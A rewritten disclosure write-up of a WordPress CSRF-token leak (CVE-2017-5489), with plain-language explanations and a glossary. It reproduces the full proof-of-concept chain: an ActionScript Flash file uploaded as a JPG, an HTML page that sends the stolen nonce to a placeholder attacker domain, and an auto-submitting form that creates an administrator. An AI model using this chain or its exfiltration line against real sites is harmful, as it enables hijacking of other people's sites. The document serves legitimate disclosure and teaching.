Leaking WordPress CSRF Tokens for Fun, $1337 bounty, and CVE-2017-5489
A low-privileged WordPress user could upload a Flash file disguised as a JPG because the upload check relied on getimagesize(), which accepts SWF. The attacker could then load that file as Flash via an object tag, read same-origin pages, steal CSRF tokens, and create an administrator account.
 Published on ahussam.me
In 2016 I was working on WordPress security and I found interesting finding today I am going to share it with you, so have a nice read.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WordPress is an open source CMS written in PHP. The researcher had been doing WordPress security work since 2016 and this write-up covers a finding from that research. The feature at the centre of it is the media upload: WordPress lets users with the Author role upload files through the admin interface, and the upload path runs a set of checks before accepting a file. The relevant checks are getimagesize(), a PHP built-in, plus the WordPress functions wp_check_filetype_and_ext() and wp_check_filetype().
The researcher notes that the MIME type is taken from the HTTP request and the extension from the filename, and that the checks lean on getimagesize(). The PHP documentation quoted in the report says:
The getimagesize() function will determine the size of any GIF, JPG, PNG, SWF, SWC, PSD, TIFF, BMP, IFF, JP2, JPX, JB2, JPC, XBM, or WBMP image file and return the dimensions along with the file type and a height/width text string to be used inside a normal HTML tag.
SWF is in that list, which is the whole point: a Flash file passes an image check.
Setup
The researcher started with black-box testing against WordPress to learn how things work, and read the public source on GitHub when a specific function needed to be seen. The roles considered were:
- Super Admin: access to the site network administration features and all other features.
- Administrator: access to all the administration features within a single site.
- Editor: can publish and manage posts, including the posts of other users.
- Author: can publish and manage their own posts.
- Contributor: can write and manage their own posts but cannot publish them.
- Subscriber: can only manage their profile.
Subscriber and Contributor offered nothing useful. In the Author role the researcher tried uploading dangerous files (swf, svg, html and so on) and could not. The upload functionality was the most interesting target, so the code behind it was examined. The Flash file was compiled with the Flex SDK.
Finding it
Reading the upload code, the researcher noticed that the MIME type comes from the HTTP request and the extension from the filename, and that the checks rely on getimagesize(). Because getimagesize() accepts SWF, a file with a Flash magic number is treated as a valid image. The researcher created a simple Flash file with the magic number CWS, renamed it to .JPG, went to http://[redacted]/wordpress/wp-admin/media-new.php and uploaded it. It was accepted.
Two further pieces make this useful. First, the object tag has a TYPE attribute that forces the response to be loaded as a specific Content-Type; setting it to application/x-shockwave-flash makes the browser run the uploaded JPG as Flash:
<object data="Ourfile.ext" type="application/x-shockwave-flash">
Second, uploaded files are served from the same domain, at http://[redacted]/wp-content/upload/{year}/{month}/{filename}.{ext}, so the same-origin policy does not block the Flash file from reading other pages on that origin.
The chain the researcher summarised:
- A low-level role can upload a Flash file to WordPress.
- The file is hosted on the same domain, so SOP does not prevent the attack.
- Page content can be read this way, which means CSRF tokens in forms can be read cross-domain.
- Uploaded files are directly accessible at the predictable upload path.
Exploitation
Step 1: write the Flash file
The ActionScript file wp_poc.as takes a page URL from the input parameter, loads it with URLLoader, and passes the response body to a JavaScript function through ExternalInterface.call:
package {
import flash.external.ExternalInterface;
import flash.display.Sprite;
import flash.events.Event;
import flash.net.URLLoader;
import flash.net.URLRequest;
import flash.xml.*;
import flash.events.*;
import flash.net.*;

    /**
     * @author Abdullah Hussam
     */

    public class wp_poc extends Sprite{

        private var myloader:URLLoader;
        public function wp_poc() {
            myloader = new URLLoader();
            configureListeners(myloader);
            var target:String = root.loaderInfo.parameters.input;
            var request:URLRequest = new URLRequest(target);
            try {
                myloader.load(request);
            } catch (error:Error) {
                steal("Something went wrong!");
            }
        }

        private function configureListeners(dispatcher:IEventDispatcher):void {
            dispatcher.addEventListener(Event.COMPLETE, completeHandler);

        }
        private function completeHandler(event:Event):void {
            var myloader:URLLoader = URLLoader(event.target);
            steal(myloader.data);
        }
        private function steal(data:String):void{
            ExternalInterface.call("stealtoken", data);
        }
    }

}
root.loaderInfo.parameters.input reads the query parameter from the embedding object tag, the request goes to the same origin, and ExternalInterface.call("stealtoken", data) hands the page body to the JavaScript function defined in the attacker's HTML page.
Step 2: compile it
The file was compiled with the Flex SDK:
C:\Users\Abdullah>C:\Users\Abdullah\Downloads\Compressed\bin\mxmlc.exe C:\Users\Abdullah\Downloads\Compressed\bin\wp_poc.as
Loading configuration file C:\Users\Abdullah\Downloads\Compressed\frameworks\flex-config.xml
C:\Users\Abdullah\Downloads\Compressed\bin\wp_poc.swf (1075 bytes)
Step 3: upload it as an image
The .swf was renamed to .jpg (wp_poc.jpg) and uploaded using the Author role. The CWS magic number is what makes getimagesize() accept it.
Step 4: trigger it from an attacker page
The HTML file steal.html embeds the uploaded file as Flash, points its input parameter at the user creation page, and extracts the nonce from the leaked HTML:
<html>
<head>
<title>WP PoC!</title>
<script>
function stealtoken(data) {
var str = data;
var n = str.lastIndexOf('wpnonce_create-user');
var result = str.substring(n + 28,n+28+10);
alert('Your token is ' + result);
// Change the host here
document.location="http://ATTACKER-DOMAIN/wordpress_csrf.php?token="+result; //change this link to attacker domain
}
</script>

<object id="myObject" width="100" height="100" allowscriptaccess="always" type="application/x-shockwave-flash" data="http://[redacted]/wordpress/wp-content/uploads/2017/10/wp_poc.jpg?input=http://[redacted]/wordpress/wp-admin/user-new.php"><param name="AllowScriptAccess" value="always"></object>
The input parameter is the page whose content the Flash file leaks. allowscriptaccess="always" lets the Flash file call the page's JavaScript. The stealtoken function finds the last occurrence of wpnonce_create-user in the leaked HTML and takes ten characters starting 28 characters after it, then redirects the victim to the attacker's server with the token in the query string.
Step 5: use the token
The last page, wordpress_csrf.php, receives the token and submits a form that creates a new administrator:
<form method="POST" name="csrf" action="http://[redacted]/wordpress/wp-admin/user-new.php">
<input type="hidden" name="action" value="createuser" />
<input type="hidden" name="_wpnonce_create-user" value="<?php echo $_GET['token']; ?>" />
<input type="hidden" name="_wp_http_referer" value="/wordpress/wp-admin/user-new.php" />
<input type="hidden" name="user_login" value="Pwned" />
<input type="hidden" name="email" value="admin@admin.com" />
<input type="hidden" name="first_name" value="evil" />
<input type="hidden" name="last_name" value="hacker" />
<input type="hidden" name="url" value="" />
<input type="hidden" name="pass1" value="0mkNYGQBd!C&lVTj5kvB6kKj" />
<input type="hidden" name="pass2" value="0mkNYGQBd!C&lVTj5kvB6kKj" />
<input type="hidden" name="send_user_notification" value="1" />
<input type="hidden" name="role" value="administrator" />
<input type="hidden" name="createuser" value="Add New User" />
</form>
<script>document.forms["csrf"].submit();</script>
The nonce field is filled from $_GET['token'], the role is set to administrator, and the form submits itself. The researcher notes that the CSRF request could also be made from the same file that triggers the Flash, so the separate PHP page is optional.
The video shows the attack running end to end. The exploit flow is:

Root cause
The upload validation trusts getimagesize() as proof that a file is an image, but that function also recognises SWF. A file whose first bytes are the Flash magic number CWS therefore passes the image check while remaining valid Flash content. Because the MIME type is taken from the request and the extension from the filename, renaming the file to .JPG is enough to get it stored. The TYPE attribute on the object tag then makes the browser execute the stored file as application/x-shockwave-flash regardless of the extension, and because the file is served from the WordPress origin, the Flash file can read other pages on that origin and hand their content to attacker JavaScript. The nonce that protects the user creation form is therefore readable by an attacker who can get a victim to load a page.
Impact
An attacker with only the Author role can upload the Flash file, and any logged-in user who loads the attacker's page can have the contents of same-origin admin pages leaked to the attacker. In the demonstrated chain the leaked nonce is used to create a new administrator account. The report states that the bug affected WordPress core and that all WordPress versions were vulnerable. The researcher also notes that the CSRF step is optional because the same file can perform it.
Fix
The report says the WordPress team was notified through HackerOne and that more than four months passed after reporting, with the team saying it was hard to fix. The researcher was rewarded $1337 and a CVE was assigned. The report's own recommendation is to serve content from a CDN. The report does not describe the code change made in WordPress.
Variants to test
- Upload a file with the
CWSmagic number renamed to.JPGthrough a low-privileged account and check whether it is stored and served back. A positive result is the file being accepted and reachable at the upload path. - Embed the stored file with
type="application/x-shockwave-flash"and aninputparameter pointing at a page containing a security token. A positive result is the token appearing in the attacker page's JavaScript callback. - Try the same trick with other formats that
getimagesize()recognises, such as SWC, and see whether the upload check accepts them. - Check whether uploaded files are served from the same origin as the application. If they are, the same-origin read is possible; if a CDN or separate domain serves them, it is not.
- Look for other forms whose nonces are rendered into HTML that a same-origin read can reach, and test whether a leaked nonce can be replayed to perform a state-changing action.
What happened, in plain words
A security researcher spent time in 2016 looking at WordPress, a very popular piece of software for building websites. WordPress is open source, which means anyone can download and read its code, and it is written in PHP, a programming language commonly used for websites. The researcher found a way for a user with a fairly low level of permission on a WordPress site to upload a file that looks like a harmless picture but is actually a small Flash program. Once that file sits on the site, an attacker can trick a logged-in user into loading a page, and the uploaded file quietly reads that user's private pages and sends the contents back to the attacker. Among the things it can read is a security token, a short secret code that WordPress puts in its forms to prove a request really came from the site itself. With that token, the attacker can create a brand new administrator account. The researcher reported it, more than four months passed before it was fixed, WordPress paid a $1337 bounty, and a CVE identifier was assigned. A CVE is a public catalogue number for a known security flaw, so people can look it up and track it.
This article walks through the same finding from the beginning, explaining every idea as it comes up. You only need to know how to use a browser and a computer.
Introduction
WordPress is an open source content management system, or CMS. A CMS is software that lets people publish and manage a website without writing every page by hand: you log in, write a post, upload a picture, and the CMS stores it and shows it to visitors. WordPress is built on PHP and has millions of users around the world, with more than 46 million downloads according to the report. The researcher points to an article with more statistics for anyone curious.
The researcher started doing research on WordPress security. Because WordPress is open source, its code is public on GitHub, and being able to read the code and its functions is an advantage: you can see exactly how a check is written instead of guessing. GitHub is a website where source code is stored and shared.
As a side note, the report mentions that many hackers try to break WordPress because a single flaw can affect millions of users, which is a bad thing, so it should be kept as secure as possible. It also notes that a company was offering $50,000 for any remote code execution, or RCE, in WordPress. RCE means an attacker can run their own commands on the server, which is about as bad as it gets. More details are linked in the report.
Technical Details
The researcher started with black-box pentesting against WordPress to save time and to learn how things work. Black-box testing means probing a running system from the outside, like a visitor would, without looking at the code first. Pentesting is short for penetration testing: deliberately trying to break into a system you are allowed to test, to find weaknesses before criminals do. There were a lot of files to audit, so the researcher left reading them until a specific function needed to be seen. Auditing code means reading it carefully looking for mistakes.
The first thing to understand is the set of user roles in WordPress. A role is a bundle of permissions: what a logged-in person is allowed to do. The roles are:
- Super Admin: somebody with access to the site network administration features and all other features.
- Administrator: somebody who has access to all the administration features within a single site.
- Editor: somebody who can publish and manage posts including the posts of other users.
- Author: somebody who can publish and manage their own posts.
- Contributor: somebody who can write and manage their own posts but cannot publish them.
- Subscriber: somebody who can only manage their profile.
Think of it like a company: the administrator is the owner who can do anything, the editor is a manager who can change other people's work, the author is a staff writer who controls only their own articles, the contributor can draft but not publish, and the subscriber is basically a customer with an account.
The researcher checked the Capability vs. Role Table in the WordPress documentation to get familiar with these roles. Then the testing began with the Subscriber role, but there was no good function to use to do something. The same was true for the Contributor role. When testing the Author role, the researcher tried to upload dangerous files such as swf, svg, html and so on, but was not able to do that.
The most interesting thing was the upload functionality, so the researcher looked for the files responsible for it. Finding the code that does the upload took a long time because there are a lot of files, and the WordPress reference documentation was read along the way. The top related functions were:
getimagesize(), a PHP built-in function.wp_check_filetype_and_ext(), a WordPress function.wp_check_filetype(), a WordPress function.
A function is a named block of code that does one job and can be called by name. A built-in function is one that comes with the programming language itself, so PHP ships with getimagesize() and every PHP site can call it.
The first thing the researcher noticed was that these checks take the MIME type from the HTTP request and the extension from the filename. A MIME type is a label that says what kind of content something is, for example image/jpeg for a JPEG picture or text/html for a web page. When a browser uploads a file, it sends this label along with the file, and the label is chosen by the browser, which means the person uploading can influence it. The extension is the part of the filename after the dot, like .jpg. So the checks were trusting two things the uploader controls.
Basically the checks rely on getimagesize(), and many PHP developers do not know the following, which the report quotes from the PHP documentation:
The getimagesize() function will determine the size of any GIF, JPG, PNG, SWF, SWC, PSD, TIFF, BMP, IFF, JP2, JPX, JB2, JPC, XBM, or WBMP image file and return the dimensions along with the file type and a height/width text string to be used inside a normal HTML tag.
In plain words: getimagesize() opens a file, looks at its first bytes, and if it recognises a known picture format it returns the width and height. The list of formats it recognises includes SWF. SWF is the file format for Flash content, small interactive programs that browsers used to run through a plugin. If you did not notice, SWF is supported as an image file. So a Flash file can be uploaded and getimagesize() will return an array of the SWF file properties. An array is a list of values held together under one name. To the security check, that successful answer is like a TRUE, a green light, even though the file is not a picture at all.
The researcher created a simple Flash file with the magic number CWS. A magic number is a short sequence of bytes at the very start of a file that identifies its format, the way the first letters of a document tell you what it is. For Flash files, CWS is one of the recognised starting sequences. After that the researcher changed the flash file extension to .JPG. Then the researcher went to http://[redacted]/wordpress/wp-admin/media-new.php and uploaded it. And it got uploaded. The address [redacted] is the local computer itself.
Object tag and Content Type
Since the researcher controls the first bytes, it is possible to trick the Flash plugin into running the JPG image as a Flash file. How?
The object tag is an HTML element used to embed external content in a page, such as a video or a plugin-driven file. It has an attribute called TYPE that can enforce the response to be loaded as a specific Content-Type. A Content-Type is the header a server sends to tell the browser what kind of content follows, and the browser uses it to decide how to display or run it. In this case the goal is to have the Content-Type header returned as application/x-shockwave-flash, which is the label for Flash content. This can be done easily with:
<object data="Ourfile.ext" type="application/x-shockwave-flash">
Line by line: <object starts the element. data="Ourfile.ext" says which file to load, here a placeholder name. type="application/x-shockwave-flash" tells the browser to treat whatever comes back as Flash, no matter what the server's own label or the file extension says. The closing > ends the tag. The effect is that a file named .jpg gets executed as a Flash program.
Let us summarise all the above:
- A Flash file can be uploaded to WordPress from a low-level role.
- The flash file is hosted on the same domain, so the same-origin policy, or SOP, will not prevent this attack.
- Page content can be accessed using this method, which leads to reading CSRF tokens in forms from a cross domain.
- WordPress uploaded files are directly accessible at
http://[redacted]/wp-content/upload/{year}/{month}/{filename}.{ext}.
Two of those need explaining. The same-origin policy is a rule built into browsers: a page from one website is not allowed to read the contents of a page from a different website. An origin is the combination of scheme, host and port, so http://example.com and http://other.com are different origins. The rule exists so that a page you visit cannot quietly read your bank's pages in another tab. Here the uploaded file lives on the same domain as the WordPress admin pages, so the browser considers them the same origin and allows the read. CSRF stands for cross-site request forgery: an attack where a page on one site makes your browser send a request to another site where you are logged in, so the request carries your session. A CSRF token, also called a nonce in WordPress, is a short random value placed in a form; the server checks it when the form is submitted, and because an attacker on another site cannot know the value, a forged request without it is rejected. The attack described here is about stealing that value. The upload path shown is a pattern: the year and month folders and the filename are filled in with real values, which makes the location of an uploaded file predictable.
What we need now?
- A flash file that reads data from the same origin and sends it to a cross origin.
- An HTML file that triggers the flash file and receives the data that the flash file will send.
- A file to create a CSRF request to add a new admin, which is optional since this can be done with the same file above.
First, let us write the flash file. Here is what was written using ActionScript, the programming language for Flash:
wp_poc.as
package {
import flash.external.ExternalInterface;
import flash.display.Sprite;
import flash.events.Event;
import flash.net.URLLoader;
import flash.net.URLRequest;
import flash.xml.*;
import flash.events.*;
import flash.net.*;

    /**
     * @author Abdullah Hussam
     */

    public class wp_poc extends Sprite{

        private var myloader:URLLoader;
        public function wp_poc() {
            myloader = new URLLoader();
            configureListeners(myloader);
            var target:String = root.loaderInfo.parameters.input;
            var request:URLRequest = new URLRequest(target);
            try {
                myloader.load(request);
            } catch (error:Error) {
                steal("Something went wrong!");
            }
        }

        private function configureListeners(dispatcher:IEventDispatcher):void {
            dispatcher.addEventListener(Event.COMPLETE, completeHandler);

        }
        private function completeHandler(event:Event):void {
            var myloader:URLLoader = URLLoader(event.target);
            steal(myloader.data);
        }
        private function steal(data:String):void{
            ExternalInterface.call("stealtoken", data);
        }
    }

}
Line by line, in plain words:
package {opens a container for the code, and the closing}at the very end closes it.- The
importlines bring in ready-made pieces from the Flash libraries:ExternalInterfacefor talking to JavaScript,Spriteas a basic visual object,Eventfor notifications,URLLoaderfor fetching a web address,URLRequestfor describing that address, and the wildcard imports that pull in everything from the XML and networking libraries. - The comment block with
@authorrecords who wrote the file. public class wp_poc extends Sprite{declares the program itself, namedwp_poc, built on top ofSprite.private var myloader:URLLoader;reserves a slot for the object that will fetch pages.public function wp_poc() {is the constructor, the code that runs the moment the Flash file starts.myloader = new URLLoader();creates the fetcher.configureListeners(myloader);sets up a notification for when the fetch finishes.var target:String = root.loaderInfo.parameters.input;reads a value calledinputfrom the parameters given when the Flash file was embedded. This is how the attacker page tells the Flash file which page to read.var request:URLRequest = new URLRequest(target);wraps that address into a request object.- The
tryblock callsmyloader.load(request);to fetch the page, and thecatchblock callssteal("Something went wrong!")if anything fails. configureListenersaddscompleteHandlerto run when the fetch reportsEvent.COMPLETE, meaning it finished.completeHandlertakes the finished loader, readsmyloader.data, which is the page content, and passes it tosteal.stealcallsExternalInterface.call("stealtoken", data);, which invokes a JavaScript function namedstealtokenin the surrounding page and hands it the page content.
The researcher used ExternalInterface.call to call the JavaScript function that would be included in the HTML file. This file sends a request to a certain page on the same origin and retrieves its data.
The ActionScript file was compiled using the Flex SDK. Compiling means turning source code into a runnable file, here a .swf:
C:\Users\Abdullah>C:\Users\Abdullah\Downloads\Compressed\bin\mxmlc.exe C:\Users\Abdullah\Downloads\Compressed\bin\wp_poc.as
Loading configuration file C:\Users\Abdullah\Downloads\Compressed\frameworks\flex-config.xml
C:\Users\Abdullah\Downloads\Compressed\bin\wp_poc.swf (1075 bytes)
Line by line: the first line is a Windows command prompt showing the current folder, then the command mxmlc.exe with the path to the source file, which is the compiler that turns ActionScript into a Flash file. The second line is the compiler reporting that it loaded its configuration file. The third line reports the output: a .swf file of 1075 bytes. A byte is a unit of digital information, roughly one character of text, so 1075 bytes is a very small file.
Then the .swf was renamed to .jpg (wp_poc.jpg) and uploaded using the Author role. After that the HTML file that triggers the attack was created.
steal.html
<html>
<head>
<title>WP PoC!</title>
<script>
function stealtoken(data) {
var str = data;
var n = str.lastIndexOf('wpnonce_create-user');
var result = str.substring(n + 28,n+28+10);
alert('Your token is ' + result);
// Change the host here
document.location="http://ATTACKER-DOMAIN/wordpress_csrf.php?token="+result; //change this link to attacker domain
}
</script>

<object id="myObject" width="100" height="100" allowscriptaccess="always" type="application/x-shockwave-flash" data="http://[redacted]/wordpress/wp-content/uploads/2017/10/wp_poc.jpg?input=http://[redacted]/wordpress/wp-admin/user-new.php"><param name="AllowScriptAccess" value="always"></object>
Line by line:
<html>,<head>,<title>WP PoC!</title>set up the page and its tab title. PoC stands for proof of concept, a small demonstration that a flaw is real.<script>opens a block of JavaScript, the language browsers run inside pages.function stealtoken(data) {defines the function the Flash file will call, receiving the leaked page content asdata.var str = data;copies it into a variable, a named box that holds a value.var n = str.lastIndexOf('wpnonce_create-user');finds the position of the last place the textwpnonce_create-userappears. That text is the name of the hidden field that carries the security token in the user creation form.var result = str.substring(n + 28,n+28+10);cuts out ten characters starting 28 characters after that position, which is where the token value sits.alert('Your token is ' + result);shows the token in a pop-up box, useful while testing.- The comment line marks where the attacker's own domain goes.
document.location="http://ATTACKER-DOMAIN/wordpress_csrf.php?token="+result;sends the victim's browser to the attacker's server with the stolen token attached to the address. A query string is the part of a URL after the question mark, used to pass values.</script>closes the script.- The
<object>line embeds the uploaded file.id="myObject"names it,widthandheightsize it,allowscriptaccess="always"permits the Flash file to call the page's JavaScript,type="application/x-shockwave-flash"forces it to run as Flash, anddata=gives its address with?input=pointing at the WordPress page that creates users. The<param name="AllowScriptAccess" value="always">repeats the permission in the older parameter form, and</object>closes the element.
The input parameter is the page that the flash file will leak its content.
The last page which made the HTTP request is wordpress_csrf.php:
<form method="POST" name="csrf" action="http://[redacted]/wordpress/wp-admin/user-new.php">
<input type="hidden" name="action" value="createuser" />
<input type="hidden" name="_wpnonce_create-user" value="<?php echo $_GET['token']; ?>" />
<input type="hidden" name="_wp_http_referer" value="/wordpress/wp-admin/user-new.php" />
<input type="hidden" name="user_login" value="Pwned" />
<input type="hidden" name="email" value="admin@admin.com" />
<input type="hidden" name="first_name" value="evil" />
<input type="hidden" name="last_name" value="hacker" />
<input type="hidden" name="url" value="" />
<input type="hidden" name="pass1" value="0mkNYGQBd!C&lVTj5kvB6kKj" />
<input type="hidden" name="pass2" value="0mkNYGQBd!C&lVTj5kvB6kKj" />
<input type="hidden" name="send_user_notification" value="1" />
<input type="hidden" name="role" value="administrator" />
<input type="hidden" name="createuser" value="Add New User" />
</form>
<script>document.forms["csrf"].submit();</script>
Line by line:
<form method="POST" name="csrf" action="http://[redacted]/wordpress/wp-admin/user-new.php">starts a form that will be sent to the WordPress page that creates users. POST is the HTTP method used to submit data that changes something on the server.- Each
<input type="hidden" ...>is a field the visitor does not see but that is sent with the form.nameis the field's label on the server side andvalueis what gets sent. actionwith valuecreateusertells WordPress which action to perform.- The field named
_wpnonce_create-useris the security token field. The strange codes are HTML entities:_is an underscore,-is a hyphen, so the real name is_wpnonce_create-user. Its value is<?php echo $_GET['token']; ?>, a small piece of PHP that prints whatever token arrived in the address, which is the stolen one. _wp_http_refereris_wp_http_referer, a field WordPress uses to know where the request came from, set to the user creation page.user_loginisuser_login, the new username, set toPwned.emailis the new account's email address, set to[redacted](the@is an at sign and.is a dot).first_nameandlast_nameare the display names, set toevilandhacker.urlis left empty.pass1andpass2are the password and its confirmation, both set to the same value.send_user_notificationis set to1, asking WordPress to email the new user.roleis set toadministrator, which is the whole point: the new account gets full control.createuserwith valueAdd New Useris the label of the submit button, sent as if it had been clicked.</form>closes the form.<script>document.forms["csrf"].submit();</script>finds the form by its name and submits it automatically, so the victim does not have to click anything.
You can see the attack in action here:
Here is the exploit flow:
Remediation
More than 4 months passed after reporting this bug to the WordPress team through HackerOne. HackerOne is a platform where security researchers report flaws to companies. The team said it was hard to fix, so it would take a long time. However, this bug affected WordPress core, the central part of the software that every installation runs, and all WordPress versions were vulnerable. WordPress rewarded the researcher with $1337 and assigned a CVE for the finding.
The best thing to do, according to the report, is to use a CDN for your content. A CDN, or content delivery network, is a service that stores and serves files from servers around the world. The report recommends using a CDN for your content.
Conclusion
There are a lot of things to consider in this write-up, such as the use of getimagesize(), or keeping in mind that even a jpg file is a security risk on your website. This method has been published many times, but developers still make the same mistakes.
I hope you learned something new.
If you like the write-up you can re-tweet it.
Glossary
- ActionScript: the programming language used to write Flash programs.
- Array: a list of values stored together under one name.
- Attribute: a setting written inside an HTML tag, such as
typeordata. - Audit (code): reading source code carefully to find mistakes and weaknesses.
- Black-box testing: testing a running system from the outside without looking at its code.
- Bounty: a reward a company pays to someone who reports a security flaw.
- Byte: a unit of digital information, roughly one character of text.
- CDN (content delivery network): a service that stores and serves files from servers around the world, often on a different domain from the main site.
- CMS (content management system): software for publishing and managing a website without hand-writing every page.
- Compile: turn source code into a runnable file.
- Content-Type: a header a server sends to tell the browser what kind of content follows.
- CSRF (cross-site request forgery): an attack where a page on one site makes your browser send a request to another site where you are logged in.
- CSRF token / nonce: a short random value placed in a form and checked by the server, so a forged request without it is rejected.
- CVE: a public catalogue number for a known security flaw.
- Domain: the name of a website, such as example.com.
- Extension: the part of a filename after the dot, such as
.jpg. - Flash / SWF: a format for small interactive programs that browsers used to run through a plugin; SWF is the file format.
- Flex SDK: a set of tools, including the
mxmlccompiler, for building Flash files. - Function: a named block of code that does one job and can be called by name.
- GitHub: a website where source code is stored and shared.
- HackerOne: a platform where security researchers report flaws to companies.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JavaScript: the programming language browsers run inside web pages.
- Magic number: a short sequence of bytes at the start of a file that identifies its format.
- MIME type: a label saying what kind of content something is, such as
image/jpeg. - Object tag: an HTML element used to embed external content such as a plugin-driven file.
- Open source: software whose source code is public and can be read and shared.
- Origin: the combination of scheme, host and port that identifies where content came from.
- Parameter: a value passed to a program or function, here the
inputvalue given when embedding the Flash file. - Pentesting (penetration testing): deliberately trying to break into a system you are allowed to test, to find weaknesses.
- PHP: a programming language commonly used for websites.
- PoC (proof of concept): a small demonstration that a flaw is real.
- POST: the HTTP method used to submit data that changes something on the server.
- Query string: the part of a URL after the question mark, used to pass values.
- RCE (remote code execution): a flaw that lets an attacker run their own commands on a server.
- Role: a bundle of permissions in WordPress saying what a logged-in person may do.
- Same-origin policy (SOP): a browser rule that stops a page from one origin reading the contents of a page from another origin.
- Source code: the human-readable text a program is written in.
- Variable: a named box in a program that holds a value.